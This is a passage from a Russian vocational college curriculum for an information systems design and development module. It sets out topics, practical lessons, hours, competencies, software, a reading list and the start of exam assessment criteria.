	4	Слияние и расщепление моделей. Методология объектно-ориентированного анализа. Назначение и определение UML	2		
	5	Диаграмма вариантов использования (прецедентов). Особенности информационного, программного и технического обеспечения различных видов информационных систем.	2		
	6	Экспертные системы. Системы реального времени.	2		

		Оценка экономической эффективности информационной системы. Стоимостная оценка проекта. Классификация типов оценок стоимости: оценка порядка величины, концептуальная оценка, предварительная оценка, окончательная оценка, контрольная оценка.			
	7	Основные процессы управления проектом. Средства управления проектами	2		
	Практические занятия		**16**	*16*	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 1.1, ПК 1.2, ПК 1.4
	8-9	**Практическое занятие № 1.** Анализ предметной области различными методами: контент-анализ, вебометрический анализ, анализ ситуаций, моделирование			
	10	**Практическое занятие № 2.** Изучение устройств автоматизированного сбора информации			
	11	**Практическое занятие № 3.** Разработка модели архитектуры информационной системы.			
	12	**Практическое занятие № 4.** Обоснование выбора средств проектирования			
	13	**Практическое занятие № 5**. Описание бизнес-процессов заданной предметной области			
	14	**Практическое занятие № 6**. Оценка экономической эффективности информационной системы			
	15	**Практическое занятие № 7**. Использование и расчет показателей и критериев оценивания информационной системы, осуществление необходимых измерений. Методики оценки трудоемкости разработки АИС			
	Самостоятельная работа обучающихся:		**12**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 1.1, ПК 1.2, ПК 1.4
	Работа над индивидуальным заданием				
		Другая форма контроля	**2**		
		ВСЕГО по МДК.01.01 (1 семестр)	**44**		
Тема 1.2 Система обеспечения качества информационных систем	*Содержание учебного материала*		*30*		ОК 01, ОК 05, ОК 09, ПК 1.1, ПК 1.2, ПК 1.4
	1	Основные понятия качества информационной системы. Национальный стандарт обеспечения качества автоматизированных информационных систем.	2		
	2	Международная система стандартизации и сертификации качества продукции. Стандарты группы ISO.	2		
	3	Методы контроля качества в информационных системах. Особенности контроля в различных видах систем	2		
	4	Автоматизация систем управления качеством разработки.	2		

		Обеспечение безопасности функционирования информационных систем			
	5	Стратегия развития бизнес-процессов. Критерии оценивания предметной области и методы определения стратегии развития бизнес-процессов. Модернизация в информационных системах	2		
	Практические занятия		**16**	*16*	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 1.1, ПК 1.2, ПК 1.4
	7-8	**Практическое занятие № 8.** Построение модели управления качеством процесса изучения модуля «Проектирование и разработка информационных систем»			
	9-10	**Практическое занятие № 9.** Разработка требований безопасности информационной системы			
	11-12	**Практическое занятие № 10.** Реинжиниринг методом интеграции			
	13-14	**Практическое занятие № 11.** Реинжиниринг бизнес-процессов методом горизонтального и вертикального сжатия			
	Самостоятельная работа обучающихся:		**8**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 1.1, ПК 1.2, ПК 1.4
	Анализ стандартов ISO для создания ИС				
Тема 1.3 Разработка документации	*Содержание учебного материала*		*32*	*20*	
	1	Перечень и комплектность документов на информационные системы согласно ЕСПД и ЕСКД. Задачи документирования. Проектная документация. Техническая документация. Отчетная документация	2		ОК 01, ОК 05, ОК 09, ПК 1.1, ПК 1.2, ПК 1.4
	2	Предпроектная стадия разработки. Техническое задание на разработку: основные разделы	2		
	3	Построение и оптимизация сетевого графика Пользовательская документация. Маркетинговая документация	2		
	4	Самодокументирующиеся программы. Назначение, виды и оформление сертификатов	2		
	Практические занятия		**20**		
	5-6	**Практическое занятие № 12.** Проектирование спецификации информационной системы		*20*	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 1.1, ПК 1.2, ПК 1.4
	7	**Практическое занятие № 13.** Разработка общего функционального описания программного средства			
	9-10	**Практическое занятие № 14.** Разработка руководства по инсталляции программного средства			
	11-12	**Практическое занятие № 15.** Разработка руководства пользователя программного средства			
	13-14	**Практическое занятие № 16.** Изучение средств автоматизированного			

		документирования			
	Самостоятельная работа обучающихся:		**10**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 1.1, ПК 1.2, ПК 1.4
	Выполнение работ по индивидуальному заданию		2		
	Подготовка к промежуточной аттестации		6		
		Экзамен (2 семестр)	**6**		
		ВСЕГО по МДК.01.01:	**116**	102	
МДК. 01.02 Разработка кода информационных систем			**132**	88	
Тема 2.1 Основные инструменты для создания, исполнения и управления информационной системой	*Содержание учебного материала*		*36*	10	
	1	Структура CASE-средства. Структура среды разработки. Основные возможности	2		ОК 01, ОК 05, ОК 09, ПК 1.1-ПК 1.5
	2	Основные инструменты среды для создания, исполнения и управления информационной системой. Выбор средств обработки информации	2		
	3	Организация работы в команде разработчиков. Система контроля версий: совместимость, установка, настройка	2		
	4	Обеспечение кроссплатформенности информационной системы	2		
	5	Сервисно-ориентированные архитектуры	2		
	6	Интегрированные среды разработки для создания независимых программ.	2		
	7	Особенности объектно-ориентированных и структурных языков программирования. Разработка сценариев с помощью специализированных языков.	2		
	Практические занятия		**10**	10	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 1.1-ПК 1.5
	8	**Практическое занятие № 1.** Построение диаграммы Вариантов использования и диаграммы. Последовательности и генерация кода			
	9	**Практическое занятие № 2.** Построение диаграммы Кооперации и диаграммы Развертывания и генерация кода			
	10	**Практическое занятие № 3.** Построение диаграммы Деятельности, диаграммы Состояний и диаграммы Классов и генерация кода			
	11	**Практическое занятие № 4.** Построение диаграммы компонентов и генерация кода			
	12	**Практическое занятие № 5.** Построение диаграмм потоков данных и генерация кода			
	Самостоятельная работа		**12**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 1.1-ПК 1.5
	Конспект на тему: Система контроля версия CVS Заполнение таблицы «Основные принципы объектно-ориентированного программирования»				

Тема 2.2 Разработка и модификация информационных систем	*Содержание учебного материала*		*88*		ОК 01, ОК 05, ОК 09, ПК 1.1-ПК 1.5
	1	Обоснование и осуществление выбора модели построения или модификации информационной системы	2		
	2	Обоснование и осуществление выбора средства построения информационной системы и программных средств	2		
	3	Построение архитектуры проекта. Шаблон проекта	2		
		Другие формы контроля	2		
		ВСЕГО по МДК.01.02 (1 сем)	**44**		
	4	Определение конфигурации информационной системы. Выбор технических средств	2		
	5	Формирование репозитория проекта, определение уровня доступа в системе контроля версий. Распределение ролей	2		
	6	Настройки среды разработки. Мониторинг разработки проекта. Сохранение версий проекта	2		
	7	Требования к интерфейсу пользователя. Принципы создания графического пользовательского интерфейса (GUI).	2		
	8	Понятие спецификации языка программирования. Синтаксис языка программирования. Стиль программирования	2		
	9	Основные конструкции выбранного языка программирования. Описание переменных, организация ввода-вывода, реализация типовых алгоритмов	2		
	10	Создание сетевого сервера и сетевого клиента. Разработка графического интерфейса пользователя	2		
	11	Отладка приложений. Организация обработки исключений Виды, цели и уровни интеграции программных модулей	2		
	12	Выбор источников и приемников данных, сопоставление объектов данных	2		
	13	Транспортные протоколы. Стандарты форматирования сообщений. Организация файлового ввода-вывода. Процесс отладки. Отладочные классы. Спецификация настроек типовой ИС	2		
	Практические занятия		**30**		ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 1.1-ПК 1.5
	14	**Практическое занятие № 6.** Обоснование выбора технических средств			
	15	**Практическое занятие № 7.** Стоимостная оценка проекта			
	16	**Практическое занятие № 8.** Построение и обоснование модели проекта			
	17	**Практическое занятие № 9.** Установка и настройка системы контроля версий с разграничением ролей			
	18	**Практическое занятие № 10.** Проектирование и разработка интерфейса пользователя			

	19	**Практическое занятие № 11.** Разработка графического интерфейса пользователя		30	
	20	**Практическое занятие № 12.** Реализация алгоритмов обработки числовых данных. Отладка приложения			
	21	**Практическое занятие № 13.** Реализация алгоритмов поиска. Отладка приложения			
	22	**Практическое занятие № 14.** Реализация обработки табличных данных. Отладка приложения			
	23	**Практическое занятие № 15.** Разработка и отладка генератора случайных символов			
	24	**Практическое занятие № 16.** Разработка приложений для моделирования процессов и явлений. Отладка приложения			
	25	**Практическое занятие № 17.** Интеграция модуля в информационную систему			
	26	**Практическое занятие № 18.** Программирование обмена сообщениями между модулями			
	27	**Практическое занятие № 19.** Организация файлового ввода-вывода данных			
	28	**Практическое занятие № 20.** Разработка модулей экспертной системы			
	29	**Практическое занятие № 21.** Создание сетевого сервера и сетевого клиента			
Курсовой проект	*Содержание учебного материала*		*32*		ОК 01- ОК 09, ПК 1.1-ПК 1.5
	1	Выбор темы и определение предмета изучения, постановка цели и определение задач работы	2	*20*	
	2-4	Анализ и описание предметной области	6		
	5-8	Создание БД по изучаемому объекту	8		
	9	Составление заключения и презентации для защиты	2		
	10	Защита курсового проекта	2		
	Самостоятельная работа		**12**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 1.1-ПК 1.5
	Выполнение курсового проекта				
		Дифференцированный зачет	**2**		
		ВСЕГО по МДК.01.02	**132**	88	

УП.01. Учебная практика по проектированию и разработке информационных систем	*Виды работ*	*144*	144	
	Инструктаж Изучение устройств автоматизированного сбора информации. Разработка модели архитектуры информационной системы. Описание бизнес-процессов заданной предметной области. Построение модели управления качеством процесса изучения модуля.			ОК 01 -ОК 09, ПК 1.1-ПК 1.5

	Реинжниринг методом интеграции Построение диаграммы Вариантов использования и диаграммы Последовательности Построение диаграммы Кооперации и диаграммы Развертывания Построение диаграммы Деятельности, диаграммы Состояний и диаграммы Классов Построение диаграммы компонентов Построение диаграмм потоков данных Стоимостная оценка проекта Построение и обоснование модели проекта Установка и настройка системы контроля версий Проектирование и разработка интерфейса пользователя Разработка графического интерфейса пользователя Реализация алгоритмов обработки числовых данных **Дифференцированный зачет**			
	ВСЕГО ПО УП.01	**72**	**72**	
	Инструктаж Сбор исходных данных для разработки информационной системы. Разработка приложений с использованием инструментальных средств. Обеспечение сбора данных для анализа использования информационной системы. Обеспечение сбора данных для функционирования информационной системы. Разработка программного кода информационной системы в соответствии с требованиями технического задания. Определение качества функционирования информационной системы Использование критериев оценки надежности функционирования информационной системы. Применение методики тестирования разрабатываемых приложений. Определение состава оборудования и программных средств разработки информационной системы. Разработка документации по эксплуатации информационной системы. Проведение оценки качества и экономической эффективности информационной системы. Модификация отдельных модулей информационной системы			
	Дифференцированный зачет	**6**	**6**	
	ВСЕГО ПО УП.01	**72**	**72**	
	ИТОГО	**144**	**144**	
	Экзамен по модулю	**6**		
	ИТОГО по ПМ.01.	**398**	**256**	

2.3. Вариативные часы профессионального модуля

№ п/п	Наименование темы	Объем часов	Примечание
1	**МДК.01.01 Проектирование информационных систем**	**12**	Для углубления знаний, совершенствования умений по МДК
	Самостоятельная работа	12	
2	**МДК.01.02 Разработка кода информационных систем**	**12**	
	Самостоятельная работа	12	
	ИТОГО:	**24**	

3 УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ПРОФЕССИОНАЛЬНОГО МОДУЛЯ

3.1 Материально-техническое обеспечение

Реализация рабочей программы по профессиональному модулю ПМ.01. Разработка информационных ресурсов осуществляется в лаборатории компьютерные сети.

Оборудование лаборатории:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;
- персональные компьютеры на каждого обучающегося;
- программное обеспечение.

Перечень программного обеспечения:

1. MS Windows 7
2. MS Office 2007
3. MS Windows 2003/2008
4. Autodesk AutoCAD 2019 Edu (свободное);
5. visual c++ 2008 express edition (свободное),
6. oracle vm virtualbox (свободное),
7. cisco packet tracer (свободное),
8. mocrosoft SQL server 2008 (свободное),
9. k-lite codec pack (свободное),
10. visual studio 2008 (свободное),

При реализации рабочей программы профессионального модуля ПМ.01. Разработка информационных ресурсов проводится учебная практика.

Материально-техническое оснащение практики представлены в рабочей программе практики.

3.2 Информационное обеспечение обучения

Учебная литература:

1. Богатырев В. А. Надежность информационных систем : учебное пособие для среднего профессионального образования / В. А. Богатырев. — Москва : Издательство Юрайт, 2024. — 318 с. — (Профессиональное образование). — ISBN 978-5-534-15205-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/520442 (дата обращения: 19.01.2024).

2. Грекул В. И. Проектирование информационных систем : учебник и практикум для среднего профессионального образования / В. И. Грекул, Н. Л. Коровкина, Г. А. Левочкина. — Москва : Издательство Юрайт, 2024. — 385 с. — (Профессиональное образование). — ISBN 978-5-534-12104-9. — Текст :

электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518749 (дата обращения: 19.01.2024).

3. Григорьев М. В. Проектирование информационных систем : учебное пособие для среднего профессионального образования / М. В. Григорьев, И. И. Григорьева. — Москва : Издательство Юрайт, 2024. — 318 с. — (Профессиональное образование). — ISBN 978-5-534-12105-6. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518751 (дата обращения: 19.01.2024).

4. Зараменских Е. П. Информационные системы: управление жизненным циклом : учебник и практикум для среднего профессионального образования / Е. П. Зараменских. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 497 с. — (Профессиональное образование). — ISBN 978-5-534-16179-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530571 (дата обращения: 19.01.2024).

5. Проектирование информационных систем : учебник и практикум для вузов / Д. В. Чистов, П. П. Мельников, А. В. Золотарюк, Н. Б. Ничепорук ; под общей редакцией Д. В. Чистова. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 293 с. — (Высшее образование). — ISBN 978-5-534-15923-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/510287 (дата обращения: 19.01.2024).

6. Станкевич Л. А. Интеллектуальные системы и технологии : учебник и практикум для среднего профессионального образования / Л. А. Станкевич. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 495 с. — (Профессиональное образование). — ISBN 978-5-534-16241-7. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530660 (дата обращения: 19.01.2024).

7. Черткова Е. А. Программная инженерия. Визуальное моделирование программных систем : учебник для среднего профессионального образования / Е. А. Черткова. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 147 с. — (Профессиональное образование). — ISBN 978-5-534-09823-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/515393 (дата обращения: 19.01.2024).

Дополнительная литература:

1. Назаров А. und К. Сычев Теоретические основы проектирования сетей связи следующего поколения: моногр. / А. Назаров und К. Сычев. - М.: LAP Lambert Academic Publishing, 2020. - 536 с.

2. Абросимов Л. Методы проектирования и анализа сетей ЭВМ / Леонид Абросимов. - М.: Palmarium Academic Publishing, 2019. - 220 с.

3. Аврамов Л. Центры обработки данных на основе политик и ACI. Структура, концепции и методология / Люсьен Аврамов, Маурицио Портолани. - М.: Вильямс, 2021. - 384 с.

4. Привалов А. und Ларкин Е. Моделирование информационных процессов тренажерных систем / Александр Привалов und Евгений Ларкин. - М.: LAP Lambert Academic Publishing, 2018. - 240 с.

5. Линович А.Ю. Многоскоростная обработка сигналов в задачах обратного моделирования / Александр Юрьевич Линович. - М.: LAP Lambert Academic Publishing, 2022. - 228 с.

6., Остроух А. Автоматизация управления производством / Остроух Андрей, Нгуен Дык Тхань und Эдгар Чернов. - М.: LAP Lambert Academic Publishing, 2020. - 284 с.

7. Антонова Г. Технологии передачи информации на физическом уровне модели OSI / Галина Антонова. - М.: Palmarium Academic Publishing, 2021. - 192 с.

Интернет-ресурсы

Сетевые технологии - https://datanets.ru/

3.3 Учебно-методическое обеспечение

По профессиональному модулю ПМ.01. Разработка информационных ресурсов создан учебно-методическая документация:

– Рабочая программа;

– Оценочные материалы;

– Методические указания по выполнению заданий на практических занятиях;

– Методические указания по выполнению самостоятельной работы;

– Дидактический материал.

3.4. Общие требования к организации образовательного процесса

Освоение обучающимися профессионального модуля ПМ.01. Разработка информационных ресурсов проходит в учебном заведении и на предприятиях (организациях) на основе договоров о практической подготовке.

Профессиональный модуль ПМ.01. изучается в течение 2х семестров.

Учебная практика УП.01 проводится в колледже в течение 2х недель – 72 часа (4 семестр), на которой формируются умения и профессиональные компетенции.

По результатам учебной практики и изучения профессионального модуля ПМ.01 проводится демонстрационный экзамен как форма промежуточной аттестации (ПА) по материалам КОД.

Самостоятельная работа организована в МДК.01.01 и МДК.01.02 в пределах часов учебного плана в соответствии с методическими указаниями, разработанными преподавателями.

3.5. Кадровое обеспечение образовательного процесса

Требования к квалификации педагогических кадров, обеспечивающих обучение по профессиональному модулю:

Наличие высшего профессионального образования, соответствующего профилю модуля ПМ.01. Разработка информационных ресурсов *по специальности 09.02.09 Веб-разработка*.

Опыт деятельности в соответствующей профессиональной сфере необходим.

4 КОНТРОЛЬ И ОЦЕНКА ОСВОЕНИЯ ЗАПЛАНИРОВАННЫХ РЕЗУЛЬТАТОВ ПРОФЕССИОНАЛЬНОГО МОДУЛЯ

Контроль и оценка результатов освоения содержания ПМ.01. Разработка информационных ресурсов обучающимся осуществляется преподавателем на занятиях по итогам выполнения заданий на уроках, практических занятиях, учебной практике и самостоятельной работы.

Оценка качества освоения программы профессионального модуля обучающимся включает текущий контроль успеваемости и промежуточную аттестацию.

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ПК 1.1. Проектировать информационные ресурсы	**знать:** $З_1$ - основные виды и процедуры обработки информации, модели и методы решения задач обработки информации;	МДК.01.01 *- устный опрос* *- выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	*- другие формы контроля* *- экзамен*
		МДК.01.02 *- устный опрос* *- выполнение заданий на практических занятиях* *- защита курсового проекта* *- выполнение заданий самостоятельной работы*	*- другие формы контроля* *- дифференцированный зачет*
	уметь: $У_1$ - создавать и управлять проектом по разработке приложения и формулировать его задачи; $У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям. **иметь практический опыт:** $ПО_1$ - управлении процессом разработки приложений с использованием	УП.01. Учебная практика *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
			- экзамен по модулю

Код и наименование формируемых компетенций	*Практический опыт, умения, знания*	*Формы контроля и оценки результатов освоения*	
		Текущий контроль	*Промежуточная аттестация*
	инструментальных средств; $ПО_2$ – программировать в соответствии с требованиями технического задания;		
ПК 1.2. Разрабатывать интерфейсы пользователя	**знать:** $З_2$ - основные платформы для создания, исполнения и управления информационной системой;	МДК.01.01 *- устный опрос* *- выполнение заданий на практических занятиях* *- выполнение заданий самостоятельной работы*	*- другие формы контроля* *- экзамен*
		МДК.01.02 *- устный опрос* *- выполнение заданий на практических занятиях* *- защита курсового проекта* *- выполнение заданий самостоятельной работы*	*- другие формы контроля* *- дифференцированный зачет*
	уметь: $У_3$ - разрабатывать графический интерфейс приложения; **иметь практический опыт:** $ПО_1$ - управлять процессом разработки приложений с использованием инструментальных средств; $ПО_2$ – программировать в соответствии с требованиями технического задания;	УП.01. Учебная практика *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
			- экзамен по модулю
ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру	**знать:** $З_4$ - основные модели построения информационных систем, их структуру, особенности и области применения; $З_5$ - методы и средства проектирования, разработки и тестирования информационных систем;	МДК.01.01 *- устный опрос* *- выполнение заданий на практических занятиях* *выполнение заданий самостоятельной работы*	*- другие формы контроля* *- экзамен*
		МДК.01.02 *- устный опрос* *- выполнение заданий на практических занятиях*	*- другие формы контроля* *- дифференцированный*

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
		- *защита курсового проекта* *- выполнение заданий самостоятельной работы*	*зачет* -
	уметь: $У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ; $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ; **иметь практический опыт:** $ПО_1$ - управлять процессом разработки приложений с использованием инструментальных средств; $ПО_2$ – программировать в соответствии с требованиями технического задания;	УП.01. Учебная практика *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*
			- экзамен по модулю
ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки	**знать:** $З_4$ - основные модели построения информационных систем, их структуру, особенности и области применения; $З_5$ - методы и средства проектирования, разработки и тестирования информационных систем;	МДК.01.01 *- устный опрос* - *выполнение заданий на практических занятиях* *выполнение заданий самостоятельной работы*	- *другие формы контроля* - *экзамен*
		МДК.01.02 *- устный опрос* - *выполнение заданий на практических занятиях* - *защита курсового проекта* *- выполнение заданий самостоятельной работы*	- *другие формы контроля* - *дифференцированный зачет* -
	уметь: $У_2$ - использовать языки структурного, объектно-ориентированного	УП.01. Учебная практика *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет*

Код и наименование формируемых компетенций	*Практический опыт, умения, знания*	*Формы контроля и оценки результатов освоения*	
		Текущий контроль	*Промежуточная аттестация*
	программирования и языка сценариев для создания независимых программ; $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ; $У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям. **иметь практический опыт:** $ПО_2$ - программировании в соответствии с требованиями технического задания; $ПО_3$ - использовании критериев оценки качества и надежности функционирования информационной системы; $ПО_4$ - проводить оценку качества и экономической эффективности информационной системы в рамках своей компетенции. $ПО_5$ - модифицировать отдельные модули информационной системы.		*- экзамен по модулю*
ПК 1.5. Выполнять процедуру тестирования программного кода	**знать:** $З_5$ - методы и средства проектирования, разработки и тестирования информационных систем;	МДК.01.01 *- устный опрос* *- выполнение заданий на практических занятиях выполнение заданий самостоятельной работы*	*- другие формы контроля* *- экзамен*
		МДК.01.02 *- устный опрос* *- выполнение заданий на практических занятиях* *- защита курсового проекта*	*- другие формы контроля* *- дифференцированный зачет*

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
		- выполнение заданий самостоятельной работы	-
	уметь: $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ; **иметь практический опыт:** $ПО_3$ - использовании критериев оценки качества и надежности функционирования информационной системы; $ПО_4$ - проведении оценки качества и экономической эффективности информационной системы в рамках своей компетенции; $ПО_5$ - модификации отдельных модулей информационной системы.	УП.01. Учебная практика *- комплексный контроль в ходе выполнения видов работ*	*- дифференцированный зачет* *- экзамен по модулю*

Формы и методы контроля и оценки результатов обучения должны позволять проверять у обучающихся, не только сформированность профессиональных компетенций (ПК), но и **общих компетенций** (ОК):

Результаты (сформированные общие компетенции)	**Основные показатели оценки результата**	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий	*комплексный контроль в ходе выполнения*	*- другие формы контроля и экзамен (МДК.01.01)* *- другие формы*

		видов работ по МДК.01.01 и МДК.01.02, УП.01	*контроля и дифференцированный зачет (МДК 01.02)* *-* *дифференцированный зачет (УП.01)* *- Экзамен по модулю*
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах		
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами		
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии		

	- организует коллективное обсуждение рабочей ситуации		
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли		
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения		
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ		
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни		

уровня физической подготовленности.			
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.		

Критерии и методы оценки сформированности знаний, умений и приобретённый практический опыт, а также освоенные общие и профессиональные компетенции отражены в оценочных материалах профессионального модуля ПМ.01. Разработка информационных ресурсов.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по специальности
09.02.09 Веб-разработка

Оценочные материалы
для промежуточной аттестации
по междисциплинарному курсу

МДК.01.01. Проектирование информационных систем

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по МДК.01.01. Проектирование информационных систем предназначены для контроля освоения запланированных результатов по МДК, общих и профессиональных компетенций обучающихся по специальности *09.02.09 Веб-разработка.*

1.1. Оценка освоения МДК

В результате освоения МДК.01.01. Проектирование информационных систем обучающийся должен

знать:

$З_1$ - основные виды и процедуры обработки информации, модели и методы решения задач обработки информации;

$З_2$ - основные платформы для создания, исполнения и управления информационной системой;

$З_3$ - основные процессы управления проектом разработки;

$З_4$ - основные модели построения информационных систем, их структуру, особенности и области применения;

$З_5$ - методы и средства проектирования, разработки и тестирования информационных систем.

уметь:

$У_1$ - создавать и управлять проектом по разработке приложения и формулировать его задачи;

$У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ;

$У_3$ - разрабатывать графический интерфейс приложения;

$У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ;

$У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям.

Результатом освоения МДК.01.01 Проектирование информационных систем является овладение обучающимися **профессиональными компетенциями (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

Промежуточная аттестация проходит в форме **экзамена**.

Экзамен проводится по билетам.

Каждый билет состоит из 2 частей: вопрос и практическое задание.

Критерии оценки практического задания

оценка «отлично»: ответ на вопрос задачи дан правильный. Объяснение хода ее решения подробное, последовательное, грамотное, с теоретическими обоснованиями, с необходимым схематическими изображениями.

оценка «хорошо»: ответ на вопрос задачи дан правильный. Объяснение хода решения недостаточно логичное, с единичными ошибками в деталях.

